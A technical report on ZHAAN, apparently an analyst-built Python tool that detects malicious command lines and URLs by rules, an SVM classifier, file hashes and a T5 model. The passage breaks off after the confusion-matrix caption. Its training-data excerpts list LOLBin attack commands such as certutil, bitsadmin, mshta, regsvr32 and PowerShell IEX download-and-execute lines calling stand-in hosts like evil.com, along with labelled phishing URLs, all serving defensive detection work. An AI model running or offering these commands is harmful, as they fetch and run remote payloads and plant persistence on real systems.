

# ZHAAN DOCUMENTATION

BY

SHARVEENN MURTHI

## Table of Contents

<b>ABSTRACT .....</b>	<b>7</b>
<b>INTRODUCTION .....</b>	<b>8</b>
<b>1. SYSTEM RESEARCH AND DESIGN.....</b>	<b>9</b>
ZHAAN Detection Method Implementations.....	12
Rule-Based Detection Method.....	12
Machine Learning Detection Method .....	14
Malware Signature-Based Detection Method .....	27
T5 Natural Language Processing Method .....	29
ZHAAN Backend Implementations.....	31
Live Monitor Based Backend.....	31
Rule Based Backend .....	35
Machine Learning Based Backend.....	38
Signature Based Malware Identifier Backend.....	41
Natural Language Processing T5 Backend.....	44
Log Management Based Backend.....	45
ZHAAN Walkthrough .....	49
Option 1 Live Monitor Mode .....	50
Option 2 Run Rule Based Detection.....	53
Option 3 Run Machine Learning Detection.....	56
Option 4 Malware Identifier.....	60
Option 5 Experimental ZHAAN GPT .....	63
Option 6 Log Management .....	65
Option 7 Help .....	71
<b>SECURE CODING TECHNIQUES .....</b>	<b>72</b>
Input Normalization .....	72
Use of Safe Defaults and Fallbacks .....	73
Exception Handling for System Interactions.....	74
Controlled Use of Threading .....	75
Minimal Use of Global State (with Scope Control).....	76
Logging with Contextual Information.....	77
Thread Isolation for Real-Time Log Listening .....	78
<b>COMPARISON OF DETECTION METHODS .....</b>	<b>79</b>
Rule-Based Detection Method.....	80
Machine Learning-Based Detection Method .....	81
Signature-Based Detection Method.....	82

Natural Language Processing Method .....	83
Most Effective Detection Method Dicussed .....	84
<b>CONCLUSION</b> .....	87
References.....	88

## Table of Figures

Figure 1 ZHAAN Overall Architecture.....	9
Figure 2 rules.csv content .....	12
Figure 3 Z_ML_dataset.csv Columns Entry .....	15
Figure 4 Z_ML_dataset.csv Last Entry Count .....	15
Figure 5 Commands and Label .....	15
Figure 6 URLs and Label.....	15
Figure 7 ZHAAN Model Accuracy.....	17
Figure 8 ZHAAN SVM Model Confusion Matrix Heatmap .....	18
Figure 9 ZHAAN SVM Model F1 Score .....	20
Figure 10 ZHAAN SVM Model Precision by Class.....	21
Figure 11 ZHAAN SVM Model Recall by Class .....	21
Figure 12 ZHAAN SVM Model Benign Top Influential Features .....	22
Figure 13 ZHAAN SVM Model Malicious Top Influential Features .....	23
Figure 14 ZHAAN SVM Model Suspicious Top Influential Features .....	25
Figure 15 mal.csv File Contents.....	27
Figure 16 ZHAAN_T5_Training_Cleaned.csv File Content .....	29
Figure 17 ZHAAN_T5_Training_Cleaned.csv File Final Entry Count .....	29
Figure 18 Rule Based Process Lines Code Block.....	31
Figure 19 Monitor Process Code Block.....	32
Figure 20 Terminate Live Monitor Code Block.....	33
Figure 21 Start Live Monitor Code Block .....	33
Figure 22 Monitoring PowerShell History Code Block.....	34
Figure 23 Live Monitor Display Result Code Block.....	34
Figure 24 Load and Read rule.csv Code Block .....	35
Figure 25 Search Command Code Block .....	35
Figure 26 Result Viewing Code Block .....	36
Figure 27 Rule-Based Detection Menu Code Block.....	37
Figure 28 Preprocess Input Code Block.....	38
Figure 29 TF-IDF vectorized Top Tokens Code Block .....	38
Figure 30 Predict Command Code Block.....	39
Figure 31 Machine Learning Detection Menu Code Block.....	40
Figure 32 Load Hash Dataset Code Block.....	41
Figure 33 Compute File Hashes Code Block.....	41
Figure 34 Scan Folder for Malware Files Code Block 1 .....	42
Figure 35 Scan Folder for Malware Files Code Block 2 .....	42
Figure 36 Malware Identifier Menu Code Block .....	43
Figure 37 Predict T5 Code Block .....	44
Figure 38 T5 ZHAAN GPT Menu Code Block .....	44
Figure 39 Log Max Size Code Block .....	45
Figure 40 Rotate Logs Code Block.....	45
Figure 41 Log Event Code Block .....	46
Figure 42 View Current Log Code Block.....	46
Figure 43 List Logs Code Block .....	47
Figure 44 Export Logs Code Block .....	47
Figure 45 Set Max Log Size Function Code Block .....	48
Figure 46 Log Management Code Block .....	48

Figure 47 ZHAAN CLI Menu .....	49
Figure 48 Start State of Live Monitor .....	50
Figure 49 Live Monitor Result from Task Manger Process .....	50
Figure 50 Powershell Monitor .....	51
Figure 51 Powershell History File location .....	51
Figure 52 Powershell Command Matched with Rule-Based .....	52
Figure 53 Quitting Live Monitor .....	52
Figure 54 Rule-Based Detection .....	53
Figure 55 User Suspicious Input Matches.....	53
Figure 56 User Benign Input Matches .....	54
Figure 57 User Malicious Input Matches.....	54
Figure 58 ZHAAN ML Malicious Command Detection.....	56
Figure 59 ZHAAN ML Suspicious Command Detection .....	57
Figure 60 ZHAAN ML Benign Command Detection .....	57
Figure 61 ZHAAN ML Malicious UIRL Detection.....	58
Figure 62 ZHAAN ML Benign UIRL Detection.....	59
Figure 63 Test File to Detect Malicious File .....	60
Figure 64 ZHAAN Malicious File Identified .....	61
Figure 65 ZHAAN not Finding Any Malicious Files.....	62
Figure 66 ZHAAN GPT Menu.....	63
Figure 67 ZHAAN GPT Response .....	63
Figure 68 Logs Directory Contents .....	65
Figure 69 Log1.txt Contents .....	65
Figure 70 Log Management Menu .....	66
Figure 71 ZHAAN Active Log Beginning .....	67
Figure 72 ZHAAN Active Log Ending.....	67
Figure 73 Log Option 2 View All Logs .....	68
Figure 74 Log Option 3 Export Log .....	69
Figure 75 Log Option 4 Set Max Log File Size.....	70
Figure 76 ZHAAN Option 7 Help 1.....	71
Figure 77 ZHAAN Option 7 Help 2.....	71
Figure 78 Input Normalization in live_monitor.py .....	72
Figure 79 Use of Safe Defaults and Fallbacks in Live_monitor.py.....	73
Figure 80 Live Monitor Output for Unknown Rule Command .....	73
Figure 81 Exception Handling Implementation in Live_monitor.py.....	74
Figure 82 Controlled Use of Threading Code Implementation in Live_monitor.py .....	75
Figure 83 Definition of Minimal Global State in live_monitor.py .....	76
Figure 84 Controlled Use of stop_monitoring in Thread Listener .....	76
Figure 85 Scoped Use of SEEN_COMMANDS to Prevent Duplicate Processing .....	76
Figure 86 Logging Implementation in live_monitor.py.....	77
Figure 87 Thread Isolation for Real-Time Log Listening.....	78

## Figure of Tables

Table 1 Detection Based Performance Comparison .....	84
--	----

# ABSTRACT

In current cyber security environment, it has become difficult to identify malicious commands and URLs because of the rapid development of attack methods, such as Living Off the Land Binaries (LOLBins), obfuscated payloads, and zero-day threats. Conventional detection techniques cannot keep up, tend to be inflexible, non-explainable or unaware of the context. As my task as a Security Analyst at APU Solutions was to address these limitations and develop an end-to-end solution that would be able to identify both known and emerging threats across an array of input vectors. To address these issues, I have created ZHAAN (Zero-day Heuristic & Analysis for Anomalous Navigation) which is a command-line detection framework written in Python, that implements four different detection techniques: Rule-Based, Signature-Based, Machine Learning-Based and NLP-Based classification with a fine-tuned T5 model. All the methods are interlaced to address various facets of detecting threats: static pattern matching, behavioral generalization, and human-like reasoning to explainable alerts.

Keywords: Cybersecurity, Threat Detection, Machine Learning, NLP-based Analysis, Command Line Tool

# INTRODUCTION

Among the most critical cybersecurity issues that I needed to address as an Analyst at APU Solutions, is distinguish the fact that the existing detection mechanisms in our company were no longer able to detect and investigate such advanced threats as obfuscated PowerShell commands, polymorphic malware, and adversarial command-line activity. Traditional security systems were based on the use of static rules and signatures which were not effective to deal with zero-day attacks, encoded payloads, and new malware strains that could easily evade traditional security systems.

Given that I was aware that a more intelligent and adaptable solution was needed, I developed ZHAAN a Python based Command and Malware Detection Framework that was meant to work at different levels of detection. ZHAAN has been created to overcome the flaws of the static methods since it integrates all the Rule-Based, Signature-Based, Machine Learning-Based, and NLP-Based (T5) methods of detection into a single entity. All the detection methods in ZHAAN have a specialized purpose: Rule-Based detection can be used to detect known malicious behavior quickly using pre-defined logic; Signature-Based detection can be used to match malware files by their hash; Machine Learning models can be used to learn patterns in known and novel commands or URLs; and the NLP-based reasoning engine (ZHAAN GPT) can be used to reason about the full context of commands and provide human-like rationale and remediation advice. The architecture of ZHAAN guarantees real-time monitoring, transparent decision-making, and scalable logging, so it can be useful not only to identify the current threats but also to analyze incidents in the long term. Combining the powers of intelligence and explainability, ZHAAN allows security analysts to keep abreast of contemporary threat vectors with minimum overhead and maximum clarity.



# 1. SYSTEM RESEARCH AND DESIGN




Figure 1 ZHAAN Overall Architecture

The above figure shows the overall system architecture of ZHAAN. ZHAAN is the system of complete command and threat detection, where the user can analyze possible security threats in various modes of detection. The user interaction starts by using a central CLI interface which acts as the control center to trigger different functionalities like live monitoring, rule-based scanning, machine learning classification, malware hash analysis and NLP-based inference.

**Live Monitor** When Live Monitor is enabled, ZHAAN will read PowerShell commands as they are written to the console history on a system and compare them to currently executed processes. The collected commands are correlated to local rule set of known malicious patterns. In case of a match, the system presents the results of both rule-based and machine learning prediction classification alongside each other together with visual tags to explain and confidence levels.

In rule-based detection, ZHAAN reads a structured dataset of command attributes--including frequency, source, and behavioral characteristics--and checks to see whether the command in question is present in the dataset. In case it is available, it can retrieve and present threat related information, which allows one to be contextually aware.

The machine learning detection performs pre-processing of the input given by the user and feeds it into a trained model with the help of vector embeddings to identify known and new anomalies in the commands. Transparency is also achieved at the token level because ZHAAN uses explainability to identify the features that have a significant impact on its decision.

In signature based malware detection, a user gives the path of a folder and ZHAAN computes file hashes (MD5, SHA1, SHA256) and compares them to a known malicious dataset. Once the user matches it signals the user to take action.

The experimental module, ZHAAN GPT, based on NLP provides natural language reasoning of commands or URLs. It parses the input into tokens, and produces a human-readable description, label and recommendation, and is thus suited to SOC operators or analysts who require high-context awareness.

The Log Management enables us to see history of past detections. It enables the user to see the current log, navigate the archived logs, export them and manage the size limit of log files, automatically rotating when the size limit has been reached.

The Help module offers contextual assistance on every available option, and thus users can successfully use ZHAAN.

All in all, the system of ZHAAN combines the rule-based detection, machine learning detection, signature-based detection, and sophisticated NLP reasoning into one security automation framework.

# ZHAAN Detection Method Implementations

## Rule-Based Detection Method

ZHAAN has rule-based detection method, which compares the commands given by the user to a list of known patterns of commands and the threats they are known to cause using rules.csv. This is a form of non-machine learning defense that is passive and can be interpreted by a person and acts as a layer of defense by identifying the known risky commands.

	A	B	C	D	E	F	G	H	I	J	K	L	M
	Prompt	Description	LOLBin	Content	Frequency	Source	Network	Behaviour	History	MITRE ID	MITRE Tech	Score	Type
	bitsadmin	Transfers f	Yes	Files	Rare	Script	Yes	Tool Transf	Used in ma	T1105	Ingress Toc	1	Malicious
	certutil.exe	Download	Yes	Web	Rare	User Input	Yes	Tool Transf	Used in rec	T1105	Ingress Toc	0.9	Malicious
	cmd.exe /c	Writes a m	Yes	Files	Rare	Script	Yes	Code Injec	Observed i	T1117	Regsvr32	1	Malicious
	cscript c:\	Executes s	Yes	Scripts	Rare	Script	No	ADS Execu	Known mal	T1564.004	Hidden File	0.9	Malicious
	cmstp.exe	Abuses cr	Yes	Scripts	Rare	Remote	Yes	LOLBin Exp	Used in Co	T1218.003	CMSTP	1	Malicious
	bash.exe -i	Abuses W	No	System	Rare	Script	No	Cross-plat	Seen in Re	T1059.004	Unix Shell	0.85	Malicious
	ATBroker.e	Launches c	Yes	Executable	Rare	System	No	Bypass UA	Used in pri	T1546.008	Accessibili	0.8	Malicious
	bitsadmin	Creates a c	Yes	Files	Rare	Script	Yes	Remote Fil	Seen in att	T1105	Ingress Toc	1	Malicious
0	certreq -p	Forces cer	Yes	Registry	Rare	Script	Yes	Network E	Exploited i	T1140	Deobfusca	1	Malicious
1	DataSvcUt	Creates fil	Yes	Files	Rare	Remote	Yes	Remote Fil	Seen in ma	T1055.001	Dynamic-li	1	Malicious
2	dnscmd.e	Abuses DN	Yes	Network	Rare	Remote	Yes	Lateral Mo	Seen in int	T1574.002	DLL Side-L	1	Malicious
3	CertReq -F	Posts certi	Yes	Files	Rare	Script	Yes	Certificate	Seen in exp	T1140	Deobfusca	1	Malicious
4	ConfigSeci	Transfers r	Yes	Files	Rare	Remote	Yes	Payload D	Observed i	T1105	Ingress Toc	1	Malicious
5	ConfigSeci	Writes exe	Yes	Files	Rare	Remote	Yes	Remote Ex	Related to	T1055	Process In	1	Malicious
5	ConfigSeci	Writes sus	Yes	Files	Rare	Remote	Yes	Payload D	Used in rec	T1566	Phishing	1	Malicious
7	control.exe	Uses contr	Yes	Files	Rare	Local	No	ADS Execu	Exploited b	T1564.004	Hidden File	0.8	Malicious
3	csc.exe -o	Compiles c	Yes	Executable	Common	User Input	No	Code Gene	Used by m	T1505.003	Compiled I	0.6	Malicious
3	DataSvcUt	Writes exe	Yes	Files	Rare	Remote	Yes	System Fil	Seen in AP	T1055.001	DLL Injecti	1	Malicious
0	diskshado	Automates	Yes	Files	Rare	Script	No	Shadow Cr	Abused in i	T1003.003	NTDS	0.9	Malicious
1	dllhost.exe	Launches l	Yes	DLL	Rare	System	No	DLL Sidel	Exploited b	T1574.002	DLL Side-L	0.8	Malicious
2	dnscmd.e	Modifies D	Yes	Network	Rare	Remote	Yes	Remote DL	Seen in doi	T1574.002	DLL Side-L	1	Malicious
3	esentutl.e	Copies VB	Yes	Files	Rare	Local	No	File Obfus	Occasiona	T1027	Obfuscate	0.8	Malicious
4	esentutl.e	Writes file	Yes	Files	Rare	Local	No	ADS Injecti	Observed i	T1564.004	Hidden File	0.8	Malicious
5	esentutl.e	Transfers t	Yes	Network	Rare	Remote	Yes	Tool Transf	Used in rec	T1105	Ingress Toc	1	Malicious
5	esentutl.e	Transfers t	Yes	Network	Rare	Remote	Yes	Remote Fil	Seen in lat	T1105	Ingress Toc	1	Malicious

Figure 2 rules.csv content

The above figure shows the content of rules.csv which contains:

- **Prompt:** The exact command string for user input comparison.
- **Description:** Human-readable explanation of command's behavior.
- **LOLBin:** Show whether the command is a known Living-off-the-Land binary
- **Content:** Type of asset affected.
- **Frequency:** The frequency of command appears in real-world data.
- **Source:** Whether the command is typically issued locally or remotely.
- **Network:** Whether the command involves with network activity.
- **Behavioural:** Summary of the command's behavioral profile.
- **History:** Whether command has appeared in prior threat campaigns.

- **MITRE ID / Technique:** Mapping command to MITRE ATT&CK identifiers, linking the command to specific adversarial tactics.
- **Score:** A numeric risk indicator.
- **Type:** Label as Malicious, Suspicious, or Benign.

## Machine Learning Detection Method

The ML module of ZHAAN is trained in a supervised fashion and its task is to classify the CLI commands into one of the three classes:

- Malicious
- Suspicious
- Benign

The `ml_engine.py` script handles training of the model and does data preprocessing, feature extraction, model training, evaluation and storing of the trained artifacts. Its training dataset `Z_ML_dataset.csv` is in the data directory and it has labeled instances of commands. In every line, there is the Prompt which has commands and Label malicious/suspicious/benign. The script also tidies up each command by lowercasing the case and strips special characters and punctuation and drops any nulls on load. Such normalization helps in ensuring that similar commands in terms of semantics are handled in the same way.

Using TF-IDF vectorizer (`TfidfVectorizer`) in the training script, the textual data is converted into features that can be utilized in ML by applying bi-grams (n-gram range 1 2) and 1000 features. This is capable of capturing not only singleton words but also word pairs, so that the model can be taught about generality in command syntax.

Vectorization is followed by stratification and division of the dataset into training and testing set (80/20). It is later trained on Support Vector Machine (SVM), linear kernel (`LinearSVC`). The reason behind the selection of SVM is that it is robust in text classification in high dimensions.

The trained model, `zhaan_model.joblib` and TF-IDF vectorizer, `zhaan_vectorizer.joblib` will be saved to the model's directory to be used for machine learning detection.

	A	B
1	Prompt	Label
2	certutil -urlcache -split -f http://evil.com/file.exe	Malicious
3	powershell -enc JABwAHM...	Malicious
4	mshta http://attacker.site/payload.hta	Malicious
5	bitsadmin /transfer job http://malicious.com/file.exe c:\temp\file.exe	Malicious
6	rundll32 javascript:"..\mshtml.dll,RunHTMLApplication";alert('owned');	Malicious
7	cmstp.exe /ni /s c:\malicious.inf	Malicious
8	regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll	Malicious
9	wmic process call create "powershell.exe -nop -w hidden -enc ..."	Malicious
10	certreq -Post -config http://evil.com/ c:\windows\win.ini output.txt	Malicious
11	ftp -s:cmds.txt	Malicious
12	msiexec /quiet /i evil.msi	Malicious
13	configsecuritypolicy.exe C:\Windows\System32\calc.exe http://malicious.site/backdoor	Malicious
14	expand \\attacker\payload.bat c:\ADS\file.bat	Malicious
15	extrac32.exe /Y /C \\evilhost\share\cmd.txt C:\folder\script.txt	Malicious
16	schtasks /create /tn backdoor /tr "powershell.exe -enc ..." /sc minute	Malicious
17	rundll32.exe zipfldr.dll,RouteTheCall evil.dll	Malicious
18	powershell IEX (New-Object Net.WebClient).DownloadString('http://evil/script.ps1')	Malicious
19	makecab \webdav\malice.exe C:\folder\payload.cab	Malicious
20	msbuild.exe backdoor.xml	Malicious
21	vbc.exe /target:exe evilcode.vb	Malicious
22	bitsadmin /create /setnotifycmdline job calc.exe NULL	Suspicious
23	cmdkey /list	Suspicious
24	print /D:C:\ADS\Copy.exe C:\ADS\Orig.exe	Suspicious
25	dnscmd /config /serverlevelplugindll \\192.168.0.149\dll\backdoor.dll	Suspicious
26	diskshadow > exec calc.exe	Suspicious

Figure 3 Z\_ML\_dataset.csv Columns Entry

3655	paypal.com.myaccount.validation.jossy.psess5659835478.blesuites.com	Malicious
3656	smartlanka.net/ACT/	Benign
3657	http://www.casuarinamedia.com.au/index.php?option=com_content&view=article&id=5:sc	Malicious

Figure 4 Z\_ML\_dataset.csv Last Entry Count

3658	runas /user:admin "cmd.exe"	Benign
3659	title ZHAAN Security Shell	Benign
3660	certutil -urlcache -split -f http://malicious.site/backdoor.exe backdoor.exe	Malicious
3661	rundll32 url.dll,OpenURL http://attacker.com/invoke	Malicious
3662	powershell -w hidden -nop -enc SQBIAG8A...	Malicious
3663	mshta vbscript:Execute("GetObject("script:http://evil.net/file.sct")")	Malicious

Figure 5 Commands and Label

3664	http://www.e-solare.ro/index.html?vsig58_0=11	Malicious
3665	amazon.com/Neuroscience-Mathematical-Primer-Alwyn-Scott/dp/0387954023	Benign
3666	usa-people-search.com/Find-Scott-Archibald.aspx	Benign
3667	http://www.zruby.sk/index.php/kontakt-mainmenu-79/praca-v-naom-time-mainmenu-91	Malicious
3668	actramontreal.ca/	Benign
3669	http://www.xmadwater.com.cn/js/?app=com-d3&us.battle.net/login/en/?ref=us.battle.net/	Malicious
3670	nhs.org/wenet/religionandethics/episodes/june-12-2009/american-jews-and-israel/3218/	Benign

Figure 6 URLs and Label

The above figure shows the file content of Z\_ML\_dataset.csv file that is used to train the machine learning model for ZHAAN. The data file has 3,656 labelled lines and each of them is unique command-line and website URL inputs with a classification label. It is stored in data directory and is read and processed by ml\_engine.py script during training of the model.

Each entry in the dataset consists of the following columns:

a. Prompt

The Prompt column has real string of commands and website URLs that to be classified. These commands are also randomized in their benignity such as system tools to obscured or known malicious command lines such as Powershell, mshta, or certutil that used for deliver or execute a payload, and also from normal website URLs to malicious. The entries are real life examples which are observed on harmless administrative environment and on the exploit environment.

b. Label

The Label column the classification for each prompt entry. The column only has the classification, Malicious for commands and URLs that are harmful and used in cyber-attacks; Suspicious for potentially harmful or misused commands and URLs resulting further investigation; Benign for harmless system commands used in regular operations and trusted day to day used URLs.

This data is a crucial source of making the ML model of ZHAAN generalize the patterns and predict the threat level of previously unseen command-line and URL input. This wide range of labeled commands and URLs enables ZHAAN to learn and make intelligent real-time predictions that can assist it in identifying the threats in novel manners that cannot be simply matched against rules.




[🔍] SVM Classification Report:				
	precision	recall	f1-score	support
Benign	0.92	0.96	0.94	375
Malicious	0.90	0.87	0.88	274
Suspicious	0.76	0.66	0.71	83
accuracy			0.89	732
macro avg	0.86	0.83	0.84	732
weighted avg	0.89	0.89	0.89	732
[✅] SVM Model and vectorizer saved to 'C:\Users\Sharveenn.M\Desktop'				
[🔒] Model SHA256: 363b84cdd9a90e31632207248f834434871cdc6f078a73				

Figure 7 ZHAAN Model Accuracy

The results of the machine learning model developed by ZHAAN using a Support Vector Machine (SVM) classifier indicate a good performance on all the three classes of Benign, Malicious and Suspicious. The metrics that will be used to evaluate the model include precision, recall, F1-score, and support which will provide a complete measure of the model performance.

The overall accuracy of the model is 89% and this is the percentage of the correctly classified samples in the test set. This indicates that the model is largely accurate and balanced to be applied in practice when command-line input has to be detected and analyzed.




*Figure 8 ZHAAN SVM Model Confusion Matrix Heatmap*

